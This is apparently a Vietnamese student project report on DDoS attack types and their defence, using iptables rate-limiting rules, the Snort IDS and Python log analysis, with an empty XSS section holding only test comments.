- Tấn công chuyển hướng: làm tổn tài nguyên bằng cách giả mạo IP nguồn để các máy chủ mục tiêu phản hồi về máy chủ nạn nhân, từ đó tạo ra các cuộc tấn công với quy mô lớn. IP mạo danh được gửi đến nhiều máy tính để nhận lại lượng phản hồi về địa chỉ đích giả mạo được định sẵn. Nạn nhân cũng sẽ khó biết được nguồn thực sự tấn công mình.
- Tấn công SYN flood (TCP): gây cạn tài nguyên máy chủ và chặn việc nhận các yêu cầu kết nối mới bằng cách lợi dụng quá trình “bắt tay” 3 bước TCP: gửi đi yêu cầu SYN đến máy chủ và được phản hồi bằng một gói SYN-ACK, tuy nhiên không gửi lại gói ACK khiến cho tài nguyên máy chủ bị sử dụng hết vào việc đợi gói ACK gửi về.
- Tấn công HTTP flood (Web Spidering): gây cạn tài nguyên máy chủ bằng cách dùng bộ quét web spider để quét các website, khiến hệ thống bị quá tải.

# PHƯƠNG PHÁP NGĂN CHẶN DDOS

**Với nhiều hình thức tấn công DDoS như đã trình bày, chúng ta cũng có nhiều cách để phòng chống các cuộc tấn công như sau:**

- Nếu chúng ta có thể xác định địa chỉ IP của các máy tính thực hiện tấn công: có thể tạo một ACL (danh sách quản lý truy cập) trong tường lửa để chặn những IP này.
- Giám sát lưu lượng truy cập: bằng cách này, chúng ta có thể phát hiện được các vụ tấn công DDoS nhỏ mà tin tặc thường dùng để kiểm thử năng lực của hệ thống trước khi tấn công thật sự.
- Tăng băng thông, sử dụng các hệ thống cân bằng tải, chuyển hướng cuộc tấn công, dùng cơ chế chống mạo danh IP hoặc chuyển lượng truy cập sang một nhà cung cấp dịch vụ chống DDoS.
- Thiết lập các quy tắc trong tường lửa của để bảo vệ hệ thống.

# QUÁ TRÌNH THIẾT LẬP IPTABLES ĐỂ NGĂN CHẶN TẤN CÔNG DDOS

- Sử dụng các lệnh trong iptables để thêm các quy tắc vào tường lửa. Những quy tắc này xác định truy cập nào được chấp nhận, từ chối hoặc bỏ qua bởi hệ thống.
- Tắt tất cả các dịch vụ không cần thiết, và chỉ bật những dịch vụ mà hệ thống cung cấp.
- Chỉ cho phép truy cập vào các port có cung cấp dịch vụ trên hệ thống và chặn các truy cập vào các port không cung cấp dịch vụ.
- Giới hạn tốc độ của lưu lượng truy cập vào hệ thống để giúp giảm thiểu tác động của một cuộc tấn công DDoS cũng như đảm bảo các dịch vụ hệ thống đang cung cấp không bị gián đoạn. Ta có thể sử dụng câu lệnh sau:

***iptables -A INPUT -p tcp --dport 80 -m limit --limit 25/minute --limit-burst 100 -j ACCEPT***

- Nếu hệ thống cung cấp dịch vụ cho một địa chỉ hoặc một mạng cụ thể, chúng ta có thể sử dụng câu lệnh “DROP” hoặc “ACCEPT” để ngăn chặn các truy cập bên ngoài vùng cung cấp dịch vụ và chỉ cho phép các địa chỉ hoặc mạng cụ thể sử dụng dịch vụ.
- Nếu biết được địa chỉ IP của nguồn tấn công DDoS tới hệ thống. Chúng ta có thể chặn truy cập từ một hoặc một dải địa chỉ IP cụ thể bằng câu lệnh `iptables -A INPUT -s a.b.c.d -j DROP`.



# GIỚI THIỆU CÔNG CỤ SNORT

- Snort là phần mềm IDS được phát triển bởi Martin Roesh dưới dạng mã nguồn mở. Snort được đánh giá rất cao về khả năng phát hiện xâm nhập. Tuy Snort miễn phí nhưng lại có rất nhiều tính năng tuyệt vời. Với kiến trúc kiểu module, người dùng có thể tự tăng cường tính năng cho hệ thống Snort của mình. Snort có thể chạy trên nhiều hệ thống như Windows, Linux, OpenBSD, FreeBSD, Solaris ...
- Sau khi cài đặt thành công, Snort có thể hoạt động ở 3 chế độ:
  - Package sniffer: hiển thị thông tin header các gói tin.
  - Package log: ghi lại các thông tin vào file log để xử lý sau này.
  - IDS (Intrusion Detection System) phân tích các gói tin hoặc các luồng TCP, thực hiện các chức năng IDS (giám sát và cảnh báo).
- Với Snort, ta có thể sử dụng các luật để phát hiện xâm nhập. Bên cạnh các luật do cộng đồng cung cấp, ta cũng có thể tự cấu hình các luật để phù hợp với hệ thống.

# PHÂN TÍCH VÀ CẢNH BÁO CUỘC TẤN CÔNG BẰNG SNORT

## MỤC ĐÍCH



Việc phân tích log truy cập hệ thống cung cấp cho người quản trị hệ thống một công cụ để phát hiện và cảnh báo các cuộc tấn công có thể nhắm vào hệ thống. Từ đó có các biện pháp ngăn chặn và phòng tránh để đảm bảo các dịch vụ của hệ thống không bị ảnh hưởng bởi các cuộc tấn công. Từ đó đảm bảo sự an toàn về dữ liệu của người dùng cũng như các chức năng của hệ thống.

## THỐNG KÊ VÀ TRỰC QUAN HÓA LOG TRUY CẬP BẰNG PYTHON

Ngoài việc sử dụng Snort để phát hiện và cảnh báo các cuộc tấn công, chúng ta cũng có sử dụng Snort để lưu lại lịch sử log truy cập vào hệ thống dưới dạng file csv. Từ dữ liệu này, bằng các công cụ phân tích dữ liệu như Python, Excel, v.v.. người quản trị hệ thống có thể thống kê và trực quan hóa số liệu và rút ra các thông tin quan trọng như cổng thường bị tấn công, giao thức thường được sử dụng để tấn công hệ thống,... từ đó đưa ra các giải pháp để tối ưu việc bảo vệ hệ thống trong tương lai.

## II - Phân tích và thiết kế hệ thống


# PHÂN TÍCH CHỨC NĂNG



SƠ ĐỒ USE CASE

# SƠ ĐỒ SEQUENCE

## QUÁ TRÌNH MUA HÀNG



# MÔI TRƯỜNG CÀI ĐẶT



Máy chủ: Ubuntu



Ngôn ngữ lập trình:  
HTML, CSS, JS, PHP,  
Python, Shell.



Web server: Apache



Cơ sở dữ liệu: MySQL



Tường lửa: Iptables



Phân tích và cảnh báo tấn  
công: Snort.

### III - Triển khai và đánh giá


# TẤN CÔNG VÀ PHÒNG CHỐNG XSS

Comment

Luong Thien : Phong cách, thời trang

Luong Thien : Đẹp

Luong Thien : Test



